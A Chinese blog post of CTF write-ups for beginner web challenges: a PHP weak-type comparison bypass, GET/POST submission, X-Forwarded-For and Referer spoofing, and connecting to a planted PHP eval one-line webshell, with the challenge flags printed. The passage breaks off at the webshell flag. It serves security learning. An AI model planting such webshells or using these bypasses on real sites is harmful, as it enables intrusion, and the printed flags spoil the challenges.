攻防世界 WEB 新手练习区 writeup 007-012

原创

ChaoYue_miku 于 2021-09-02 13:03:03 发布 297 收藏 1

分类专栏： CTF # 攻防世界 # Web 文章标签： php python

本文链接：https://blog.csdn.net/ChaoYue_miku/article/details/120058605

CTF 同时被 3 个专栏收录

127 篇文章 5 订阅

订阅专栏

攻防世界

6 篇文章 0 订阅

订阅专栏

Web

4 篇文章 0 订阅

订阅专栏

文章目录

007 simple_php

难度系数： 1.0
题目来源： Cyberpeace-n3k0
题目描述： 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

0x01 打开网页 有一段PHP源代码


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```


0x02 进行代码审计

```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

首先使用**GET方法**接收两个变量a和b，之后进行条件判断

判断1：`if($a==0 and $a)`，这里要保证a==0且a为真
由于PHP中的`==`是弱类型比较，即**如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行**，由此我们可以令`a=0a`（后接任意字符或字符串均可）

判断2：`if(is_numeric($b))`，我们要令这句话不成立，否则会退出当前脚本，无法打印后续flag，和判断1相类似，只要b不是纯数字即可

Tips：is_numeric() 函数用于检测变量是否为数字或数字字符串

判断3：`if($b>1234)`，b要大于1234，结合判断2，b不能是纯数字,因此可令`b=1235a`（后接任意字符或字符串均可）

0x03 构造并上传payload

根据以上分析，我们可以得到payload：`a=0a&b=1235a`
最终上传：`111.200.241.244:62363?a=0a&b=1235a`


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C} CSDN @ChaoYue_miku


0x04 得到flag： **Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}**

008 get_post

难度系数： 2.0
题目来源： Cyberpeace-n3k0
题目描述： X老师告诉小宁同学HTTP通常使用两种请求方法，你知道是哪两种吗？

Tips：关于GET和POST方法，在我的另一篇文章中有介绍：
浅谈HTTP中GET、POST用法以及它们的区别

0x01 打开网页，查看题目要求




请用GET方式提交一个名为a,值为1的变量

页面中显示：**请用GET方式提交一个名为a,值为1的变量**

0x02 使用GET方法提交变量 a=1

```
111.200.241.244:53968?a=1
```





请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量

题目出现了新的要求：**请再以POST方式随便提交一个名为b,值为2的变量**


0x03 使用POST方法提交变量 b=2

方法1：使用Firefox浏览器的一个插件Hackbar





方法2：使用命令行工具curl



0x04 得到flag： cyberpeace{b2d2655c8d2c8ff9f58ecc45672bb839}

009 xff_referer

难度系数：2.0
题目来源： Cyberpeace-n3k0
题目描述： X老师告诉小宁其实xff和referer是可以伪造的。

关于xff（X-Forwarded-For）和referer的介绍：

维基百科中对于xff的解释如下：

X-Forwarded-For（XFF）是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

xff是http的一个拓展头部，其作用是使Web服务区获取访问用户的真实ip地址（可伪造）。一般来说，当用户通过代理服务器进行连接时，服务器只能获取代理服务器的ip地址。借助xff，服务器不仅能记录代理服务器的地址，还可以获知用户的ip地址。

该HTTP头的一般格式如下:

```
`X-Forwarded-For: client1, proxy1, proxy2 `
```

维基百科中对于referer的解释如下：

HTTP来源地址（referer，或HTTP referer）是HTTP表头的一个字段，用来表示从哪儿链接到目前的网页，采用的格式是URL。换句话说，借着HTTP来源地址，目前的网页可以检查访客从哪里而来，这也常被用来对付伪造的跨网站请求。

referer也是http的拓展头部，作用是记录当前请求页面的来源页面的地址。服务器使用referer确认访问来源，如果referer内容不符合要求，服务器可以拦截或者重定向请求。

xff和referer均可伪造是解答本题的关键


0x01 打开网页，查看页面内容

ip地址必须为123.123.123.123

页面中提示：**ip地址必须为123.123.123.123**

0x02 进行xff伪造

使用Firefox浏览器插件X-Forwarded-For Header
修改X-Forwarded-For为：123.123.123.123




必须来自https://www.google.com


伪造xff成功后，页面中显示：必须来自https://www.google.com

0x03 进行referer伪造

使用Firefox浏览器插件Max HackBar
修改Referer为https://www.google.com



cyberpeace{e31811b532a28525a98f4b9f0abf1d45}



0x04 得到flag： cyberpeace{e31811b532a28525a98f4b9f0abf1d45}

010 webshell

难度系数： 2.0
题目来源： Cyberpeace-n3k0
题目描述： 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

0x01 打开网页


页面中显示：
你会使用webshell吗？

```
<?php @eval($_POST['shell']);?>
```


结合题目描述，小宁上传了一个最简单的一句话木马，我们只需要远程连接就可以获取webshell


0x02 使用AntSword（中国剑蚁）进行远程连接


注意：URL地址一定要填写到木马所在的文件
连接密码就是POST变量里的shell



0x03 连接成功后,查找flag








0x04 得到flag： 